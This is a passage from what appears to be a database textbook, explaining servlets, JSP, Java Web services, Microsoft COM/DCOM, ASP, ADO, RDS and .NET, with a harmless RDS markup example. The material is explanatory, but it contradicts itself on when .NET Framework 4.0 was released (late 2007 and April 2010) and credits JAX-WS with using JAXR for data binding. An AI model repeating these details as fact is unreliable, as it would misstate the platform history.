Servlets are programs that run on a Java-enabled Web server and build Web pages, analogous to CGI programming discussed in Section 29.4. However, servlets have a number of advantages over CGI, such as:

- *Improved performance.* With CGI, a separate process is created for each request. In contrast, with servlets a lightweight thread inside the JVM handles each request. In addition, a servlet stays in memory between requests whereas a CGI program (and probably also an extensive runtime system or interpreter) needs to be loaded and started for each CGI request. As the number of requests increase, servlets achieve better performance over CGI.
- *Portability.* Java servlets adhere to the “write once, run anywhere” philosophy of Java. On the other hand, CGI tends to be less portable, tied to a specific Web server.
- *Extensibility.* Java is a robust, fully object-oriented language. Java servlets can utilize Java code from any source and can access the large set of APIs available for the Java platform, covering database access using JDBC, email, directory servers, CORBA, RMI, and Enterprise JavaBeans.
- *Simpler session management.* A typical CGI program uses cookies on either the client or server (or both) to maintain some sense of state or session. Cookies, however, do not solve the problem of keeping the connection “alive” between the CGI program and the database—each client session is still required to re-establish or maintain a connection. On the other hand, servlets can maintain state and session identity because they are persistent and all client requests are processed until the servlet is shut down by the Web server (or explicitly through a destroy method). One technique to maintain state/session is to create a threaded session class and to store and maintain each client request in the servlet. When a client first makes a request, the client is assigned a new Session object and a unique session ID, which are stored in a servlet hash table. When the client issues another request, the session ID is passed and the session object information is retrieved to re-establish session state. A timeout thread object is also created for each session to monitor when a session times out due to session inactivity.
- *Improved security and reliability.* Servlets have the added advantage of benefiting from the built-in Java security model and the inherent Java type safety, making the servlet more reliable.

The Java Servlet Development Kit (JSDK) contains packages `javax.servlet` and `javax.servlet.http`, which include the necessary classes and interfaces to develop servlets. A fuller discussion of servlets is outside the scope of this book and the interested reader is referred to the many textbooks in this area; for example, Hall and Brown (2003), Perry (2004), and Wutka (2002).

29.7.8 JavaServer Pages

JavaServer Pages (JSP) is a Java-based server-side scripting language that allows static HTML to be mixed with dynamically generated HTML. The HTML developers can use their normal Web page building tools (for example, Microsoft’s FrontPage or Adobe’s Dreamweaver) and then modify the HTML file and embed the dynamic

content within special tags. JSP works with most Web servers, including Apache HTTP Server and Microsoft Internet Information Server (with plug-ins from IBM's WebSphere, Adobe's JRun 4, or New Atlanta's ServletExec). Behind the scenes, a JSP is compiled into a Java servlet and processed by a Java-enabled Web server.

Apart from regular HTML, there are three main types of JSP constructs that can be embedded in a page:

- *scripting elements (scriptlets)*, which allow Java code to be specified that will become part of the resulting servlet;
- *directives*, which are passed to the JSP engine to control the overall structure of the servlet;
- *actions (tags)*, which allow existing components (such as a JavaBean) to be used. It is anticipated that most JSP processing will be implemented through JSP-specific XML-based tags. JSP includes a number of standard tags such as `jsp:bean` (to declare the usage of an instance of a JavaBean component), `jsp:setProperty` (to set the value of a property in a Bean), and `jsp:getProperty` (to get the value of a property in a Bean, convert it to a string, and place it in the implicit object "out").

The JSP engine transforms JSP tags, Java code, and static HTML content into Java code, which is then automatically organized by the JSP engine into an underlying Java servlet, after which the servlet is then automatically compiled into Java bytecodes. Thus, when a site visitor requests a JSP page, a generated, precompiled servlet does all the work. Because the servlet is compiled, the JSP code in a page does not need to be interpreted every time a page is requested. The JSP engine needs to compile the generated servlet only once after the last code change was made; thereafter the compiled servlet is executed. Because the JSP engine and not the JSP developer generates and compiles the servlet automatically, JSP gives both efficient performance and the flexibility of rapid development with no need to manually compile code.

Example L.6 in Appendix L illustrates the use of JSP. A fuller discussion of JavaServer Pages is outside the scope of this book and the interested reader is referred to the many textbooks in this area, for example, Bergsten (2003), Hanna (2003), and Wutka (2002). We compare JSP to Microsoft Active Server Pages (ASP) in Section 29.8.4.

29.7.9 Java Web Services

In Section 29.2.5 we introduced the concept of Web services. JEE provides a number of APIs and tools to support the development and deployment of interoperable Web services and clients. They fall into two broad categories:

- document-oriented—those that deal directly with processing XML documents;
- procedure-oriented—those that deal with procedures.

Document-oriented

The JEE document-oriented APIs are as follows:

- **Java API for XML Processing (JAXP)**, which processes XML documents using various parsers and transformations. JAXP supports both SAX (Simple API for XML Parsing) and DOM (Document Object Model), so XML can be parsed as a stream of events or as a tree-structured representation. JAXP also supports the XSLT (XML Stylesheet Language for Transformations) standard, allowing the

Java developer to convert the data to other XML documents or to other formats, such as HTML. Through a pluggability layer, any XML-compliant implementation of the SAX or DOM APIs can be plugged in. This layer also allows an XSL processor to be plugged in, allowing the XML data to be transformed in a variety of ways, including the way it is displayed.

- JAXP also now supports **Streaming API for XML (StAX)**, which is a mix of tree-based and event-based processing. With StAX, the programmatic entry point is a cursor that represents a point in the XML document. The application can move the cursor forward, “pulling” the information from the parser it needs (whereas SAX “pushes” the data to the application.)
- **Java Architecture for XML Binding (JAXB)**, which processes XML documents using schema-derived JavaBeans component classes. As part of this process, JAXB provides methods for *unmarshalling* an XML instance document into a tree of Java objects, and then *marshalling* the tree back into an XML document. JAXB provides a convenient way to bind an XML schema to a representation in Java code, making it easy for Java developers to incorporate XML data and processing functions in Java applications without having to know much about XML itself.
- **SOAP with Attachments API for Java (SAAJ)**, which provides a standard way to send XML documents over the Internet from the Java platform. It is based on the SOAP 1.1 and SOAP with Attachments specifications, which define a basic framework for exchanging XML messages.

Procedure-oriented

The JEE procedure-oriented APIs are as follows:

- **Java API for XML-based RPC (JAX-RPC)**, which sends SOAP method calls to remote clients over the Internet and receives the results. With JAX-RPC, a client written in a language other than Java can access a Web service developed and deployed on the Java platform. Conversely, a client written in Java can communicate with a service that was developed and deployed using some other platform. JAX-RPC provides support for WSDL-to-Java and Java-to-WSDL mapping as part of the development of Web service clients and endpoints. JAX-RPC is considered legacy and the specification is no longer evolving.
- **Java API for XML-Based Web Services (JAX-WS)**, which is a replacement for JAX-RPC that supports the development of SOAP-based Web services. It addresses some of the issues of JAX-RPC 1.1 by providing support for multiple protocols. It uses JAXR 2.0 for data binding and supports customizations to control generated service endpoint interfaces. JAX-WS also supports annotations, simplifying Web service development and reducing the size of run-time JARs. Although SOAP messages are complex, the JAX-WS API hides this complexity from the developer, and the JAX-WS runtime system converts the API calls and responses to and from SOAP messages.
- **Java API for RESTful Web Services (JAX-RS)**, which supports the development of REST-based Web services. RESTful Web services are often better integrated with HTTP than SOAP-based services and do not require XML messages or WSDL definitions (see Section 3.2.1).
- **Java API for XML Registries (JAXR)**, which provides a standard way to access business registries and share information. JAXR gives Java developers a uniform way to use business registries that are based on open standards (such as ebXML) or industry consortium-led specifications (such as UDDI).

29.8 Microsoft's Web Platform

Microsoft's latest Web Platform, Microsoft .NET, is a vision for the third generation of the Internet where "software is delivered as a service, accessible by any device, any time, any place, and is fully programmable and personalizable." To help understand this platform, we first discuss the composition of Microsoft's technology, comprising OLE, COM, DCOM, and now .NET.

Object Linking and Embedding

In the early days of the Microsoft Windows environment, users shared data across applications by copying and pasting data using the clipboard metaphor. In the late 1980s, Microsoft implemented the Dynamic Data Exchange (DDE) protocol to provide clipboard functionality in a more dynamic implementation. However, DDE was slow and unreliable and, in 1991, Object Linking and Embedding (OLE) 1.0 was introduced effectively to replace it.

OLE is an object-oriented technology that enables development of reusable software components. Instead of traditional procedural programming in which each component implements the functionality it requires, the OLE architecture allows applications to use shared objects that provide specific functionality. Objects like text documents, charts, spreadsheets, email messages, graphics, and sound clips all appear as objects to the OLE application. When objects are embedded or linked, they appear within the client application. When the linked data needs to be edited, the user double-clicks the object, and the application that created it is started. We used OLE to store an object in Microsoft Office Access in Chapter 19.

Component Object Model

To provide seamless object integration, Microsoft then extended this concept to allow functional components that provided specific services to be created and plugged from one application into another. This gave rise to the idea of *component objects*, objects that provide services to other client applications. The Component Object Model (COM), the component solution, is an object-based model consisting of both a specification that defines the interface between objects within a system and a concrete implementation, packaged as a Dynamic Link Library (DLL).

COM is a service to establish a connection between a client application and an object and its associated services. COM provides a standard method of finding and instantiating objects, and for the communication between the client and the component. One of the major strengths of COM lies in the fact that it provides a *binary interoperability standard*; that is, the method for bringing the client and object together is independent of any programming language that created the client and object. COM was implemented in OLE 2.0 in 1993.

Distributed Component Object Model

COM provides the architecture and mechanisms to create binary-compatible components that can be shared across desktop applications. The next stage in the development of Microsoft's strategy was the provision of the same functionality across the enterprise. The Distributed Component Object Model (DCOM) extends

the COM architecture to provide a distributed component-based computing environment, allowing components to look the same to clients on a remote machine as on a local machine. DCOM does this by replacing the interprocess communication between client and component with an appropriate network protocol. DCOM is very suited to the three-tier architecture that we discussed in Section 3.1.

Web Solution Platform

Microsoft later announced COM+, which provides an upwardly compatible, richer set of services that makes it easier for developers to create more innovative applications. COM+ aims to provide more infrastructure for an application, leaving the developer free to concentrate on application logic. COM+ provides the basis for Microsoft's next framework for unifying and integrating the PC and the Internet, called the Web Solution Platform. The Web Solution Platform was defined as "an architectural framework for building modern, scalable, multitier distributed computing solutions, that can be delivered over any network." It defined a common set of services including components, Web browser and server, scripting, transactions, message queuing, security, directory, system management, user interface, and from our perspective, services for database and data access.

There were several core components to this architecture, but the ones we concentrate on here are Active Server Pages (ASP) and ActiveX Data Objects (ADO). Before we discuss these components, we briefly discuss Microsoft's universal data access strategy, to help understand how they fit into this strategy.

29.8.1 Universal Data Access

The Microsoft Open Database Connectivity (ODBC) technology provides a common interface for accessing heterogeneous SQL databases (see Appendix I.3). ODBC is based on SQL as a standard for accessing data. This interface (built on the C language) provides a high degree of interoperability: a single application can access different SQL DBMSs through a common set of code. This enables a developer to build and distribute a client-server application without targeting a specific DBMS. Although ODBC is considered a good interface for supplying data, it has many limitations when used as a programming interface. Many attempts have been made to disguise this difficult-to-use interface with *wrappers*. Microsoft eventually packaged Access and Visual Studio with Data Access Objects (DAO). The object model of DAO consisted of objects such as Databases, TableDefs, QueryDefs, Recordsets, fields, and properties. However, DAO was specifically designed to reveal direct access to Microsoft Office Access's underlying database technology, the JET database engine, although it was not an exact match to ODBC. To provide a data model that could be used with Microsoft's other database offerings, Visual FoxPro and SQL Server, and to prevent reducing the attractiveness of DAO to Office Access programmers, Microsoft introduced the Remote Data Object (RDO) specification in Visual Basic 4.0 Enterprise Edition.

Microsoft has now defined a set of data objects, collectively known as OLE DB (Object Linking and Embedding for DataBases), that allows OLE-oriented applications to share and manipulate sets of data as objects. OLE DB provides low-level access to any data source, including relational and nonrelational databases, email and file systems, text and graphics, custom business objects, and more, as shown in




Figure 29.22 The OLE DB architecture.

Figure 29.22. OLE DB is an object-oriented specification based on a C++ API. As components can be thought of as the combination of both process and data into a secure, reusable object, components can be treated as both *data consumers* and *data providers* at the same time: consumers take data from OLE DB interfaces and providers expose OLE DB interfaces.

29.8.2 Active Server Pages and ActiveX Data Objects

Active Server Pages (ASP) is a programming model that allows dynamic, interactive Web pages to be created on the Web server, analogous to JavaServer Pages (JSP) discussed in the previous section. The pages can be based on what browser type the user has, on what language the user's machine supports, and on what personal preferences the user has chosen. ASP was introduced with the Microsoft Internet Information Server (IIS) 3.0 and supports ActiveX scripting, allowing a large number of different scripting engines to be used, within a single ASP script if necessary. Native support is provided for VBScript (the default scripting language for ASP) and JScript. The architecture for ASP is shown in Figure 29.23.


Active Server Pages provides the flexibility of CGI, without the performance overhead discussed previously. Unlike CGI, ASP runs in-process with the server, and is multithreaded and optimized to handle a large volume of users. ASP is built around files with the extension ".asp," which can contain any combination of the following:

- text;
- HTML tags, delimited by the usual angle bracket (< and >) symbols;
- script commands and output expressions, delimited by <% and %> symbols.

An ASP script starts to run when a browser requests an .asp file from the Web server. The Web server then calls ASP, which reads through the requested file from top to

Figure 29.23

The Active Server Pages architecture.



bottom, executes any commands, and sends the generated HTML page back to the browser. It is possible to generate client-side scripts within a server-side generated HTML file by simply including the script as text within the ASP script.

ActiveX Data Objects

ActiveX Data Objects (ADO) is a programming extension of ASP supported by IIS for database connectivity. ADO supports the following key features (although some underlying database engines may not support all these):

- independently created objects;
- support for stored procedures, with input and output parameters and return parameters;
- different cursor types, including the potential for the support of different back-end-specific cursors;
- batch updating;
- support for limits on the number of returned rows and other query goals;
- support for multiple recordsets returned from stored procedures or batch statements.

ADO is designed as an easy-to-use application level interface to OLE DB. ADO is called using the OLE Automation interface, available from many tools and languages on the market today. Further, as ADO was designed to combine the best features of, and eventually replace RDO and DAO, it uses similar conventions but with simpler semantics. The primary benefits of ADO are ease of use, high speed, low memory overhead, and a small disk footprint. The ADO object model, shown in Figure 29.24(a), consists of the objects and collections, as detailed in Table 29.7.

Example L.7 in Appendix L illustrates the use of ASP and ADO.

29.8.3 Remote Data Services

Remote Data Services (RDS) (formerly known as Advanced Data Connector) is a Microsoft technology for client-side database manipulation across the Internet. RDS still uses ADO on the server side to execute the query and return the recordset




Figure 29.24 (a) The ADO object model; (b) the ADO.NET object model.

to the client, which can then execute additional queries on the recordset. RDS then provides a mechanism to send updated records to the Web server. Effectively, RDS provides a caching mechanism thereby improving the overall performance of the application by reducing the number of Web server accesses.

Although RDS improves client-side data access, it lacks the flexibility of ADO, and is therefore not intended to be a replacement or substitute for it. For example, ADO can maintain connections; RDS always works with disconnected recordsets.

RDS is implemented as a client-side ActiveX control, included within Internet Explorer 5 or later, named **RDS.DataControl**. To establish a connection to the database, a **DataControl** object can be placed on the Web page. By default, this object will establish a connection between itself and an object called **DataFactory** on the server. This object is part of the ADO installation (as is the **DataControl** object) and its function is to make the requests on behalf of the client and return values back to that client. For example, we could place a **DataControl** object on the page as follows:

```
<OBJECT CLASSID="clsid:BD96C556-65A3-11D0-983A-00C04FC29E33"
  ID="ADC">
  <PARAM NAME="SQL" VALUE="SELECT * FROM Staff">
  <PARAM NAME="Connect" VALUE="DSN=DreamHomeDB;">
  <PARAM NAME="Server" VALUE="http://www.dreamhome.co.uk/">
</OBJECT>
```

When this page is loaded, Internet Explorer creates an instance of the **DataControl** object, gives it an ID of "ADC" and then passes the three connection parameters

TABLE 29.7 Main ADO object and collection types.

OBJECT/COLLECTION	DESCRIPTION
Connection object	Represents a session with a data source. The Open method opens the data source.
Error object	Contains details about data access errors relating to a single operation involving the data provider.
Errors collection	Contains all the Error objects created in response to a single failure involving the data provider.
Command object	Represents a specific command to be executed against a data source (for example, an SQL statement).
Parameter object	Represents a parameter or argument associated with a Command object based on a parameterized query or stored procedure.
Parameters collection	Contains all the Parameter objects of a Command object.
Recordset object	Represents the entire set of records from a base table or the results of an executed command. All Recordset objects consist of records (rows) and fields (columns). At any time, the Recordset object refers to only a single record within the set as the current record. The Open method opens the source associated with the Recordset (an SQL statement, a table name, a stored procedure call, or the file name of a persisted Recordset). Movement through the records is achieved using the following methods: – MoveFirst to move the current record position to the first record in the Recordset. – MoveLast to move the current record position to the last record in the Recordset. – MoveNext to move the current record position one record forward (toward the bottom of the Recordset). If the last record is the current record and MoveNext is called, ADO sets the current record to the position after the last record in the Recordset (EOF is True). An attempt to move forward when the EOF property is already True generates an error.
Field object	Represents a column of data with a common data type.
Fields collection	Contains all the Field objects of a Recordset object.
Record object	Represents a single row of data, either from a RecordSet or from a data provider.
Stream object	Contains a stream of binary or text data. For example, an XML document can be loaded into a stream for command input or returned from certain providers as the results of a query. A Stream object can be used to manipulate fields or records containing these streams of data.

in. The next step is to bind to a control. For example, we could use the DataControl object to render every value in the Staff table into an HTML table:

```
<TABLE DATASRC="#ADC" border=1>
  <TR><TD><SPAN DATAFLD= "staffNo"></SPAN></TD></TR>
</TABLE>
```

When we bind the `DataControl` to an HTML table, everything contained within the `TABLE` tags is used as a kind of template; that is, it will repeat all the rows exactly once for each record in the recordset. In our template, we have specified a `SPAN` inside a table data cell inside a row and we have linked it to the `staffNo` column of the table the `DataControl` object is bound to—in this case, the `Staff` table.

29.8.4 Comparison of ASP and JSP

In Section 29.7.8 we examined the JavaServer Pages (JSP) technology, which is not that dissimilar to ASP. Both are designed to enable developers to separate page design from programming logic through the use of callable components, and both provide an alternative to CGI programming that simplifies Web page development and deployment. However, there are differences as we briefly discuss in this section.

- *Platform and server independence.* JSP conforms to the “Write Once, Run Anywhere” philosophy of the Java environment. Thus, JSP can run on any Java-enabled Web server and is supported by a wide variety of vendor tools. In contrast, ASP is primarily restricted to Microsoft Windows-based platforms. The Java community emphasizes the importance of portability, but it has been suggested that many organizations are more interested in interoperability than in portability.
- *Extensibility.* Although both technologies use a combination of scripting and tagging to create dynamic Web pages, JSP allows developers to extend the JSP tags available. This allows developers to create custom tag libraries that can then be used by other developers, thereby simplifying the development process and reducing development timescales.
- *Reusability.* JSP components (JavaBeans, EJB, and custom tags) are reusable across platforms. For example, an EJB component can access distributed databases across a variety of platforms (for example, UNIX and Windows).
- *Security and reliability.* JSP has the added advantage of benefiting from the built-in Java security model and the inherent Java type safety, making JSP potentially more reliable.


29.8.5 Microsoft .NET

Although the Microsoft Web Solution Platform was a significant step forward, there were a number of limitations with the approach:

- a number of programming languages were supported with different programming models (as opposed to JEE composed solely of Java);
- no automatic state management;
- relatively simple user interfaces for the Web compared with traditional Windows user interfaces;
- the need to abstract the operating system (it was recognized that the Windows API was difficult to program for a variety of reasons).

As a result the next, and current, evolution in Microsoft's Web solution strategy was the development of **Microsoft .NET**. There are various tools, services, and technologies in the new platform, such as Windows Server, BizTalk Server, (a business process management server to build XML-based business processes across

Figure 29.25
.NET Framework
2.0.



applications and organizations), Commerce Server (to build scalable e-Commerce solutions), SQL Server (an object-relational DBMS), and Microsoft Visual Studio .NET (an integrated suite of application development tools for languages such as C++, C#, and J#). In addition, there is the Microsoft .NET Framework, which has two main components, as illustrated in Figure 29.25:

- Common Language Runtime (CLR);
- .NET Framework Class Library.

Common Language Runtime (CLR)

The CLR, at the heart of the .NET Framework, is an execution engine that loads, executes, and manages code that has been compiled into an intermediate byte-code format known as the Microsoft Intermediate Language (MSIL) or simply IL, analogous to Java bytecodes. However, rather than being interpreted, the code is compiled to native binary format before execution by a just-in-time compiler built into the CLR. The CLR allows one language to call another, and even inherit and modify objects from another language.

The CLR provides a number of services, such as memory management, code and thread execution, uniform error handling, and security. For example, the CLR automatically handles object layout and manages references to objects, releasing them when they are no longer being used. The automatic memory management

addresses two of the most common types of application errors: memory leaks and invalid memory references. Components that are managed by the CLR are assigned varying degrees of trust based on a number of factors including their origin (for instance, local computer, intranet, or Internet), which may limit their ability to perform certain operations, such as file-access operations.

The CLR also enforces a strict type-and-code-verification infrastructure called the common type system (CTS), which contains a range of prebuilt data types representing both simple data types for objects such as numbers, text, dates, and currency values, as well as more complex data types for developing user interfaces, data systems, file management, graphics, and Internet services.

The CLR also supports side-by-side execution allowing an application to run on a single computer that has multiple versions of the .NET Framework installed, without that application being affected; that is, the application chooses which version of the CLR or of a component to use.

.NET Framework class library

The .NET Framework class library is a collection of reusable classes, interfaces, and types that integrate with the CLR, providing standard functionality such as string management, input/output, security management, network communications, thread management, user interface design features, and, of particular interest to us, database access and manipulation. The three main components in the class library are:

- Windows Forms to support user interface development.
- ASP.NET to support the development of Web applications and Web services. ASP.NET is the latest version of Active Server Pages, which has been reengineered to improve performance and scalability.
- ADO.NET to help applications connect to databases, which we discuss next.

.NET 3.0, .NET 3.5, and .NET 4.0

.NET 3.0, released in late 2006, added a number of new features, such as:

- *Windows Presentation Foundation (WPF)*. Formerly code-named Avalon, this is a graphical subsystem that uses a markup language, known as XAML, for rich user interface development. It provides a consistent programming model for building applications and provides a clear separation between the user interface and the business logic. Microsoft Silverlight is a Web-based subset of WPF that enables Flash-like Web and mobile applications with the same programming model as .NET applications.
- *Windows Communication Foundation (WCF)*. Formerly code-named Indigo, this is a programming framework used to build applications that intercommunicate, supporting *service-oriented applications*. The WCF unifies the various communications programming models supported in .NET 2.0 into a single common, general, service-oriented programming model for communications. These models include SOAP-based communications (Web services), binary-optimized communications between applications running on Windows machines (.NET remoting), transactional communications (distributed transactions), and asynchronous communications (message queues).




Figure 29.26 .NET Framework 4.0

- *Windows CardSpace*. Microsoft's client software for the Identity Metasystem. CardSpace stores references to users' digital identities for them, presenting them to users as visual Information Cards. CardSpace provides a consistent user interface that enables people to easily use these identities in applications and Web sites where they are accepted.
- *Windows Workflow Foundation (WF)*. A technology for defining, executing, and managing workflows. Workflows can handle long-running work by persisting to a durable store, such as a database, when idle and loading again once there is work to do. An instance of a workflow can be modified dynamically while running, in the event that new conditions require the workflow to behave differently than it did when it was created.

As illustrated in Figure 29.26, .NET Framework 4.0, released in late 2007, builds upon and adds a number of new features in several areas, such as:

- Language Integrated Query (LINQ) (pronounced "link"), which allows code written in LINQ-enabled languages to filter, enumerate, and create projections of several types of SQL data, collections, XML, and DataSets using the same syntax.
- ASP.NET AJAX, to create more efficient and interactive web pages that work across all the most popular browsers by retrieving data from the server asynchronously in the background without interfering with the display and behavior of the existing page.
- New Web protocol support for building WCF services, including AJAX, JSON (JavaScript Object Notation), REST (REpresentational State Transfer), POX (Plain Old XML), RSS, ATOM (an XML-based syndication format), and several new WS-* standards.

.NET Framework 4.0 was released in April 2010 and included support for a Dynamic Runtime Library (DLR) and parallel computing through Parallel LINQ and a Task Parallel Library, as illustrated in Figure 29.26. .NET Framework 4.5 was released in August and, among a range of changes, it included support for Metro style apps.

ADO.NET

ADO.NET is the next version of ADO with new classes that expose data access services to the programmer. ADO.NET was designed to address three main weaknesses with ADO: providing a disconnected data access model that is required in the Web environment; providing compatibility with the .NET Framework class library; providing extensive support for XML. The ADO.NET model is different from the connected style of programming that existed in the traditional two-tier client-server architecture, where a connection was held open for the duration of a program's life-time and no special handling of state was required. ADO and OLE DB were designed for a connected environment, although RDS was subsequently introduced with the disconnected recordset to allow developers to use the ADO programming model in a Web environment. At the same time, the ADO data model was primarily relational and could not easily handle XML, which has a data model that is heterogeneous and hierarchical, as we discuss in the next chapter. Recognizing that ADO was a mature technology and widely used, ADO has been retained in the .NET Framework, accessible through the .NET COM interoperability services.

As illustrated in Figure 29.27 the ADO.NET architecture has two main layers: a connected layer (similar to ADO) and a disconnected layer, the **DataSet** (providing a similar functionality to RDS discussed earlier). The ADO Recordset object has been replaced by a number of objects, of which the main ones are:

- **DataAdapter**, which acts as a bridge between a vendor-dependent data source and a vendor-neutral DataSet. Though the data source may be a relational database,

